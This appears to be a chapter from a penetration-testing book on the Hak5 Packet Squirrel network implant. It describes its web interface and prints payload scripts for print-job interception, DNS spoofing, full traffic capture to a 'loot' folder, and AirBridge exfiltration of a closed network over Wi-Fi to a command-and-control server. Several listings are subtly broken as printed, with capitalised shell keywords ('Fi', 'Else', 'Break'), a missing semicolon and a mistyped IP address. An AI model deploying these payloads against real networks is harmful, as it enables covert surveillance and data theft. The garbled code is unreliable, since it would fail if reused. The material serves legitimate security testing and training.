Web Interface

To continue using the Packet Squirrel, you must connect it to the internet. For this task, connect a network cable to the **Output (network)** socket next to the USB-A port and then to a network with internet access. Use a second network cable to connect your own computer to the **Input (victim)** network socket. The slide switch remains in the Arming mode position.

Dashboard

Then refresh page *72.16.32.1:1471* in the web browser to call the dashboard again. As shown in Figure 16.19, some system information is displayed in the top line.




Figure 16.19 Packet Squirrel Web Interface: Dashboard

Start with the **System Status**, which shows the CPU and memory utilization. **Disk Free** also shows how much storage space is still available. Continue with **Ethernet Clients**, where the number of connected clients is displayed, and finally, you'll see the currently set network mode under **Network Mode**. The current position of the slide switch is highlighted under **Payloads**.

I find this feature rather interesting since it combines a physical control element with a web interface. If you move the slide switch one position to the left (to position 3), you'll see the setting also change in the web interface. However, the payload does not become active until after a restart. The description of the payload is displayed behind the individual positions of the switch. On the right side of the **Packet Squirrel** area, the diagram represents your system, with the connected elements highlighted in green.

To unlock the full potential of the Packet Squirrel, you must connect a USB drive that is formatted with one of the following file systems: Ext4, exFAT, FAT32, or NTFS. As soon as the drive is connected, the number 4 in the diagram will turn green as well, and the free memory space is displayed, as shown in Figure 16.20.

Payloads

Next select the **Payloads** item from the menu on the left. The contents are divided into four tabs. The first tab (**Payloads**) contains general information. The three other tabs represent the payloads stored in each of the three positions of the slide switch, as shown in Figure 16.21. You can make changes directly or upload new payloads by clicking the **Upload** button.




Figure 16.20 Packet Squirrel Web Interface: Connected USB Drive




Figure 16.21 Packet Squirrel Web Interface: Payloads

Logging

A list of messages is displayed in the next menu item, **Logging**. This feature allows you to track your Packet Squirrel's activities and rectify any errors that may arise.

Settings

In the menu at the bottom left are the **Settings** with the cogwheel symbol, as shown in Figure 16.22. In the first tab, **General**, you can change the password, the time zone and the host name. A firmware update can also be performed there, and the connection to a Cloud C^2 server (see Chapter 20, Section 20.6) can be established. The **Networking** tab provides an overview of the network configuration.




Figure 16.22 Packet Squirrel Web Interface: Settings

Terminal

Basically, you can also connect to the Packet Squirrel via SSH. In this case, use the IP address 172.16.32.1, port 22, and sign in with the username "root" and the password you assigned earlier. However, in the web interface, you can also access a terminal, as shown in Figure 16.23, by clicking the terminal icon in the top-right corner.




Figure 16.23 Packet Squirrel Web Interface: Terminal

Payloads

The best introduction to the world of Packet Squirrel are the preinstalled payloads. In addition to the basics, we'll discuss these payloads and other useful variants in this section.

Switch 1: Gatekeeper Payload

The new options provided by the Packet Squirrel Mark II can be illustrated quite clearly with the first preinstalled payload. In this case, `NETMODE JAIL` can implement an isolation (i.e., deactivation of the network). At the same time, the status can be changed using the button, as indicated more clearly in the comments I added to the original code (see Listing 16.1).

```
#!/bin/bash

# Title:        Gatekeeper
#
# Description:  Toggle access to the network with the pushbutton
```

```
# The network mode is saved in a variable here
# so that it is still available when switching with the button.
NETWORK_MODE="BRIDGE"

# Configuration of the network mode with variable
NETMODE ${NETWORK_MODE}

# LED permanently lights up green
LED G SOLID

# Endless loop for reading the button status
while true; do
    # Here the code is paused until the button gets pressed.
    # By default, the button also changes the color of the LED.
    # If this is not desired, the option NO_LED=1 must be set.
    NO_LED=1 BUTTON

    # The network mode is always saved in file
    # /tmp/squirrel_netmode. The query checks
    # whether the current mode matches the configured mode.
    # If yes, the jail mode will be activated.
    if [ $(cat /tmp/squirrel_netmode) == "${NETWORK_MODE}" ]; then
        # LED flashes quickly red (100ms on and 100ms off)
        LED R FAST
        # Change the network mode to JAIL
        NETMODE JAIL
        # LED lights up red continuously
        LED R SOLID
    # If this does not match
    # The network mode is configured from the variable.
    else
        # LED flashes quickly green (100ms on and 100ms off)
        LED G FAST
        # Change the network mode
        NETMODE ${NETWORK_MODE}
        # LED permanently lights up green
        LED G SOLID
    fi
done
```

Listing 16.1 Controlling the Main Access via the Button

Switch 2: Printer Capture Payload

The second payload deals with the interception of print jobs, which can be achieved by a proxy. In this case, as shown in Listing 16.2, DYNAMICPROXY (*http://s-prs.co/v618113*) intercepts transmissions on port 9100, which is intended for printing via the network. To make the payload in the listing clearer, I have removed the notes on converting the captured data into a PDF file and on using the Cloud C^2 server.

```
#!/bin/bash

# Title: Printer Capture
#
# Description: Capture PCL IP printer jobs with a dynamic proxy

# LED lights up continuously magenta
LED SETUP

# NAT network mode gets activated
NETMODE NAT

# Check whether a USB drive is connected to the memory
USB_WAIT

# Create a folder for saving print jobs
mkdir /usb/printer/

# LED lights up yellow for 100 ms and is then off for one second
LED ATTACK

# Intercept the transmission from the client on port 9100
# DYNAMICPROXY [CLIENT|SERVER|ANY] [filename prefix] [port1] ... [portN]
DYNAMICPROXY CLIENT /usb/printer/print_ 9100
```

Listing 16.2 Interception of Print Jobs

Switch 3: DNS Sinkhole Payload

The last preinstalled payload redirects a request to one domain to another IP address. This deception is achieved by DNS spoofing. When a DNS request is made for this domain, the Packet Squirrel intercepts this message and sends a response itself or resolves the domain to a different IP address.

In this area too, the Packet Squirrel Mark II shows its strength. Using the SPOOFDNS command, this attack is a single line. In this example (see Listing 16.3), the request to the *hak5.org* domain is redirected to the local host IP address `127.0.0.1` or to the IPv6 address `::1`.

```
#!/bin/bash

# Title:        DNS Sinkhole
#
# Description: Demonstrate sinkholing a DNS domain (hak5.org)

# This payload will intercept any requests for a *.hak5.org domain
# and redirect them to localhost (127.0.0.1 for IPv4 or ::1 for IPv6)

# BRIDGE network mode is required here,
# since the communication is analyzed and intercepted.
NETMODE BRIDGE

# LED flashes red—lights up every second for 100 ms
LED R SINGLE

# DNS spoofing command—'DOMAIN=IP address'
SPOOFDNS br-lan '.*.hak5.org=127.0.0.1' 'hak5.org=127.0.0.1' '.*.hak5.org=::1'
'hak5.org=::1'
```

Listing 16.3 DNS Spoofing Made Easy

TCPDump: Capturing Network Traffic

Now moving to some additional payloads, I want to introduce you to logging all network traffic using *tcpdump* (*https://github.com/hak5/packetsquirrel-payloads/blob/master/payloads/sniffing/tcpdump/payload*). This payload allows all network traffic to be captured and saved in *.pcap* format on the connected USB drive.

Download the payload and save it in a slot, for instance, as Switch 1. Move the slide switch all the way to the left. Connect a USB drive. Plug the network connection of the device from which you want to capture packets into the Ethernet input. Connect the network to the Ethernet output. Then connect a power source, for example, a USB power supply unit or a power bank, to the Packet Squirrel. Wait approximately 40 seconds for the Packet Squirrel to boot.

As soon as the device has booted, tcpdump starts to save the *.pcap* file containing the packets between the two Ethernet interfaces. The file is saved in a loot directory on the USB drive. During this process, the LED flashes yellow (`LED ATTACK`).

To stop capturing packets, press the button on the Packet Squirrel. The LED flashes red quickly for one second and then lights up red continuously (`LED R SUCCESS`) to indicate that the file has been written to the USB flash drive. Then you can disconnect the Packet Squirrel from the network, remove the USB drive, and examine the saved *.pcap* file in Wireshark, for example.

If the button is not pressed and the Packet Squirrel is simply removed, the file may be damaged and no longer readable. Alternatively, tcpdump writes the *.pcap* file to the connected USB drive until the data medium is full. A full data medium is indicated by a green LED (`LED G SUCCESS`).

I will cover the functionality of the payload shortly. Our discussion will not correspond to the sequence in the actual code but instead to the sequence of the payload's execution.

The following code is called directly after starting the payload and checks whether a USB drive is available for saving. If available, the LED will be set, and the `run` and `monitor_space` functions will be called (see Listing 16.4).

```
# Wait until the USB drive is initialized and
# a save operation can be performed
USB_WAIT

# LED flashes yellow once per second
LED ATTACK
# Function for calling the TCPDump tool
run &
# Functions for checking the availability of storage space
monitor_space $! &

wait
```

Listing 16.4 Start of the TCPDump Payload

The `monitor_space` function watches the storage space available on the connected USB drive, as shown in Listing 16.5. If not enough memory is left, the current process will be canceled.

```
function monitor_space() {
    while true
    do
        [[ $(USB_FREE) -lt 10000 ]] && {
            # TCPDump process will terminate
            kill $1
            LED G SUCCESS
            Sync
            Break
        }
        # Memory check every 5 seconds
        sleep 5
    done
}
```

Listing 16.5 Function for Monitoring the Memory Space Available to the tcpdump Payload

Next follows the main function (`run`), containing the actual commands of the payload (see Listing 16.6). With this payload, the network is configured, and the `tcpdump` tool is started.

```
function run() {
    # Create the directory for the looted data (loot)
    # with a tcpdump subdirectory
    mkdir -p /usb/loot/tcpdump &> /dev/null

    # Activate TRANSPARENT mode of the network and wait five seconds
    NETMODE TRANSPARENT
    sleep 5

    LED ATTACK

    # Start the tcpdump tool
    tcpdump -i br-lan -s 0 ➲
        -w /usb/loot/tcpdump/dump_$(date +%Y-%m-%d-%H%M%S).pcap &>/dev/null &
    tpid=$!

    # As soon as the button is pressed, the finish function will be called
    NO_LED=true BUTTON
    finish $tpid
}
```

Listing 16.6 Main Function of the tcpdump Payload

Once you press the button on the Packet Squirrel, the `finish` function is called to end all processes correctly, as shown in Listing 16.7.

```
function finish() {
    # Termination of the processes and
    # Synchronization of the external memory
    kill $1
    wait $1
    sync

    # Configuration of the LED: R = red | SUCCESS 1000 ms fast flashing
    LED R SUCCESS
    sleep 1

    # Deactivating the LED and stopping the system
    LED OFF
    Halt
}
```

Listing 16.7 The Function Called at the End

AirBridge: Exfiltrating Data over Wi-Fi

The Packet Squirrel Mark II with the *AirBridge* payload (*https://github.com/hak5/packetsquirrel-payloads/tree/master/payloads/general/AirBridge*) shows its full potential.

Inside this device there is a fully-fledged small computer with an operating system that can be extended. Devices other than "just" USB drives can also be connected to the USB-A interface. The AirBridge payload combines this and uses a Wi-Fi adapter to transfer data out of a closed network without internet access.

You need a Wi-Fi adapter that is compatible with the MediaTek MT7612U chipset. I use the MK7AC Module adapter (see Figure 16.24), which we also attached to the WiFi Pineapple in Chapter 15, Section 15.4. However, the adapter is not recognized by default; you must first establish an internal connection and install the `usb-modeswitch` package with the following command:

```
$ opkg update && opkg install usb-modeswitch
```




Figure 16.24 Packet Squirrel with Connected MK7AC Wi-Fi Module

For this scenario, you need a Wi-Fi network to which Packet Squirrel can connect and establish a connection to the internet. This can be the hotspot of a smartphone, for example. In this example (see Listing 16.8), the SSID of the Wi-Fi network is *wlan* and the password is *0123456789*.

Establish the network connection and power supply. Open the web interface and store the payload, for instance, for **Switch 1**. Wait until the LED flashes magenta quickly. Then connect the Wi-Fi adapter and confirm the button.

```
#!/bin/bash

# Title:       AirBridge
# Author:      Oi41E
#
# Description: A payload to enable WiFi on the Squirrel,
# when a WiFi adapter is attached.

# Requirements beforehand: opkg update && opkg install usb-modeswitch,
# MK7AC Module or similar WiFi Adapter.
# Usage: Connect with payload switch selected, and wait for the magenta LED,
#  insert WiFi adapter, press button.

# BRIDGE network mode is used
NETMODE BRIDGE

LED M FAST

# Connect the WiFi adapter
# Wait until the button is pressed
BUTTON

LED G FAST

# The old WiFi configuration file wpa_supplicant.conf is deleted
rm /etc/wpa_supplicant.conf

# Check whether the network interface wlan0 is available
if ! ip link show wlan0 | grep -q "state UP"; then
     ip link set wlan0
else
     echo "wlan0 is already up."
Fi

# Create the new WiFi configuration file wpa_supplicant.conf
cat > /etc/wpa_supplicant.conf <<EOF
ctrl_interface=/var/run/wpa_supplicant

network={
    ssid="wlan"
    psk="0123456789"
}
EOF
```

```
# Start the network interface using the WiFi configuration file
wpa_supplicant -B -i "wlan0" -c /etc/wpa_supplicant.conf

# Obtain IP address via DHCP
udhcpc -i "wlan0"

# Check whether there is a connection to IP address 9.9.9.9 on the internet
if ping -c 1 9.9.9.9 then
    C2NOTIFY INFO AirBridge initiated!
    LED G SOLID
Else
    LED R SOLID
Fi

# Now follows the actual payload, namely the connection to the Cloud C2 server
```

Listing 16.8 AirBridge Payload for Packet Squirrel Mark II

The example shown in Listing 16.8 can be quite appropriate for penetration tests or security awareness training. Connecting a local network via a smartphone to a command-and-control server on the internet and operating behind a firewall is always impressive.

Other Payloads

To carry out individual attacks, you can develop your own payloads. Your first step should be to check out the Hak5 collection, which can serve as a guide:

https://github.com/hak5/packetsquirrel-payloads

Cloud C²

The Packet Squirrel is compatible with Cloud C² from Hak5 and can thus be controlled remotely via the internet. I describe how to set up your own Cloud C² server in Chapter 20, Section 20.6.

To connect the Packet Squirrel to your Cloud C² server, log in and click either the **Add Device** button on the home page or click the blue plus sign icon at the bottom right. In the dialog box that appears, as shown in Figure 16.25, enter a name of your choice and select **Packet Squirrel Mark II** from the **Device Type** list. You can also enter a description. Complete the process by clicking the **Add Device** button (see Figure 16.25).

The added Packet Squirrel then appears on the home page, in the **Devices** section. Select the item to open the detailed view. Click the **Setup** button and then click **Download** in the subsequent dialog box. This step generates the *device.config* file, which is then available for download, as shown in Figure 16.26.




Figure 16.25 Adding the Packet Squirrel on a Cloud C^2 Server




Figure 16.26 Downloading the Packet Squirrel Configuration File

Then you must copy the *device.config* file to the Packet Squirrel. For this task, open the web interface of your Packet Squirrel and go to the **Settings** section. Click the **Select File** button at the bottom right of the **Cloud C2** section, as shown in Figure 16.27. Select the configuration file in the file selection dialog box that now appears. Finally, click the **Upload Configuration File** button.




Figure 16.27 Uploaded Configuration File

The **This device is enrolled in a Cloud C2 instance** message appears. The link can be removed again by clicking the **Remove Configuration File** button. Now return to the user interface of your Cloud C^2 server. Notice that your Packet Squirrel has logged in because a timer has activated in the **Uptime** section, as shown in Figure 16.28.

The first tab, **Overview**, gives you the current status of the device. You can see for how long the Packet Squirrel has been connected to the Cloud C^2 server and the amount of data has already been transferred. In the lower section, you can see notifications and can add notes.

The second tab, **Clients**, provides an overview of the clients that are connected to the Packet Squirrel via the network. Clients recognized in the past are displayed in the lower section.

The third tab, **Loot**, displays the files uploaded to the Cloud C^2 server.

In the last tab, **Terminal**, an SSH connection can be established to use a web terminal.

